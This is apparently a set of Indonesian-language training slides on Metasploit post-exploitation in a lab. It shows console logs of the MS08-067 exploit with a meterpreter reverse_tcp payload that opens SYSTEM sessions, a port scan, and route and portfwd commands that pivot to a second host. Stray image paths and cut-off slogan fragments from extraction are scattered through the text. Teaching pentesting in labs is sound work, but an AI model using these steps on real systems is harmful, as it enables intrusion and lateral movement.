[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes)
[*] Meterpreter session 4 opened (192.168.0.14-192.168.0.13:0 -> 192.168.190.130:4444) at 2015-07-24 04:55:48 -0400

meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 65539
=====
Name      : VMware Accelerated AMD PCNet Adapter
Hardware MAC : 00:0c:29:44:f5:e5
MTU       : 1500
"the quieter you become, the more you are ab


Interface 65540
=====
Name      : VMware Accelerated AMD PCNet Adapter
Hardware MAC : 00:0c:29:44:f5:ef
MTU       : 1500
IPv4 Address : 192.168.190.130
IPv4 Netmask : 255.255.255.0

meterpreter > [REDACTED]
```

Post Exploitation: Port Forwarding

- Adalah suatu teknik yang dapat di pergunakan apabila network pivot telah terbentuk maka meterpreter dapat di pergunakan untuk memforward remote port dari target2 (segmen lain) via target 1 ke mesin attacker.
- Mempergunakan command 'portfwd'

Post Exploitation: Port Forwarding




Post Exploitation: Port Forwarding

- meterpreter(target1)>background
- menggunakan command ‘route’
- msf> route add <subnet> <netmask>
 <meterpreter background sessions id>
- msf>route print
- msf>sessions -i <session id>
- meterpreter(target1)>portfwd add -l <new port>
 -p <ori port> -r <ip-target2>
- localhost:25000

Post Exploitation: Port Forwarding

```
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
  Name      Current Setting      Required  Description
  ----      -----           -----      -----
  CONCURRENCY    10          yes        The number of concurrent ports to check per host
  PORTS        22-25,80,110-900,8000-9000  yes        Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS       192.168.190.129      yes        The target address range or CIDR identifier
  THREADS        1          yes        The number of concurrent threads
  TIMEOUT       1000         yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > run
[*] 192.168.190.129:25 - TCP OPEN
[*] 192.168.190.129:22 - TCP OPEN
[*] 192.168.190.129:23 - TCP OPEN
[*] 192.168.190.129:111 - TCP OPEN
[*] 192.168.190.129:80 - TCP OPEN
[*] 192.168.190.129:139 - TCP OPEN
[*] 192.168.190.129:445 - TCP OPEN
[*] 192.168.190.129:514 - TCP OPEN
[*] 192.168.190.129:513 - TCP OPEN
[*] 192.168.190.129:512 - TCP OPEN
[*] 192.168.190.129:8009 - TCP OPEN
[*] 192.168.190.129:8180 - TCP OPEN
[*] 192.168.190.129:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```



"the quieter you become, the more you are ab

Post Exploitation: Port Forwarding

```
msf auxiliary(tcp) > sessions -i
Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
5   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.13:443->127.0.0.1:443

msf auxiliary(tcp) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > portfwd
0 total local port forwards.
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
-L <opt>  The local host to listen on (optional) quieter you b
-h        Help banner.
-l <opt>  The local port to listen on.
-p <opt>  The remote port to connect to.
-r <opt>  The remote host to connect to.

meterpreter > portfwd add -l 800 -p 80 -r 192.168.190.129
[*] Local TCP relay created: 0.0.0.0:800 <-> 192.168.190.129:80
meterpreter > portfwd
0: 0.0.0.0:800 -> 192.168.190.129:80
1 total local port forwards.
meterpreter >
```

Metasploitable2 - Linux - Iceweasel

Metasploitable2 - Linux

localhost:800

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

KALI


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)

Post Exploitation: Port Forwarding



Post Exploitation: Port Forwarding

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST    192.168.190.131  yes        The target address
RPORT    445              yes        Set the SMB service port
SMBPIPE  BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC thread          yes        Exit technique (accepted: seh, thread, process, none)
LHOST    192.168.190.130  yes        The listen address
LPORT    4444             yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic Targeting
```

KALI

“the quieter you become, the more you are heard”

Post Exploitation: Port Forwarding

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.190.130:4444 via the meterpreter on session 6
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes)

meterpreter > ipconfig

Interface 1
=====
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:e0:d1:20
MTU : 1500

Interface 3
=====
Name : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:e0:d1:2a
MTU : 1500
IPv4 Address : 192.168.190.131
IPv4 Netmask : 255.255.255.0

Interface 65541
=====
Name : Bluetooth Device (Personal Area Network)
Hardware MAC : 28:cf:da:00:b1:b2
MTU : 1500

meterpreter > 
```

Post Exploitation: Port Forwarding

```
msf exploit(ms08_067_netapi) > sessions -l
Active sessions
=====
Id  Type      Information          Connection
--  --        -----
6   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LIFEHACK 192.168.0.13:4444 -> 192.168.0.15:1035 (192.168.0.15)
8   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021   192.168.0.13-192.168.0.15:4444 -> 192.168.190.131:2857 (192.168.190.131)

msf exploit(ms08_067_netapi) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > netstat -tanp
Connection list
=====
Proto Local address        Remote address      State    User  Inode PID/Program name
----  -----                  -----            -----   ----  ---   ---  -----
tcp   0.0.0.0:7             0.0.0.0:*        LISTEN   0     0    1300/tcpsvcs.exe
tcp   0.0.0.0:9             0.0.0.0:*        LISTEN   0     0    1300/tcpsvcs.exe
tcp   0.0.0.0:13            0.0.0.0:*        LISTEN   0     0    1300/tcpsvcs.exe
tcp   0.0.0.0:17            0.0.0.0:*        LISTEN   0     0    1300/tcpsvcs.exe
tcp   0.0.0.0:19            0.0.0.0:*        LISTEN   0     0    1300/tcpsvcs.exe
tcp   0.0.0.0:42            0.0.0.0:*        LISTEN   0     0    1440/wins.exe
tcp   0.0.0.0:53            0.0.0.0:*        LISTEN   0     0    1072/dns.exe
tcp   0.0.0.0:135           0.0.0.0:*        LISTEN   0     0    684/svchost.exe
tcp   0.0.0.0:445           0.0.0.0:*        LISTEN   0     0    4/System
tcp   0.0.0.0:1027          0.0.0.0:*        LISTEN   0     0    1072/dns.exe
tcp   0.0.0.0:1030          0.0.0.0:*        LISTEN   0     0    416/lsass.exe
tcp   0.0.0.0:1032          0.0.0.0:*        LISTEN   0     0    1440/wins.exe
tcp   0.0.0.0:1033          0.0.0.0:*        LISTEN   0     0    1300/tcpsvcs.exe
tcp   0.0.0.0:3389          0.0.0.0:*        LISTEN   0     0    1740/svchost.exe
tcp   127.0.0.1:1034         0.0.0.0:*        LISTEN   0     0    1932/alg.exe
tcp   192.168.190.130:139   0.0.0.0:*        LISTEN   0     0    4/System
tcp   192.168.0.15:139       0.0.0.0:*        LISTEN   0     0    4/System
tcp   192.168.0.15:1035       192.168.0.13:4444 ESTABLISHED 0     0    788/svchost.exe
tcp   192.168.190.130:4444   192.168.190.131:2857 ESTABLISHED 0     0    788/svchost.exe
udp   0.0.0.0:9              0.0.0.0:*        0       0    1300/tcpsvcs.exe
udp   0.0.0.0:1813            0.0.0.0:*        0       0    788/svchost.exe
udp   0.0.0.0:1812            0.0.0.0:*        0       0    788/svchost.exe
udp   0.0.0.0:13              0.0.0.0:*        0       0    1300/tcpsvcs.exe
```

Questions?



Metasploit Framework
Standard Usage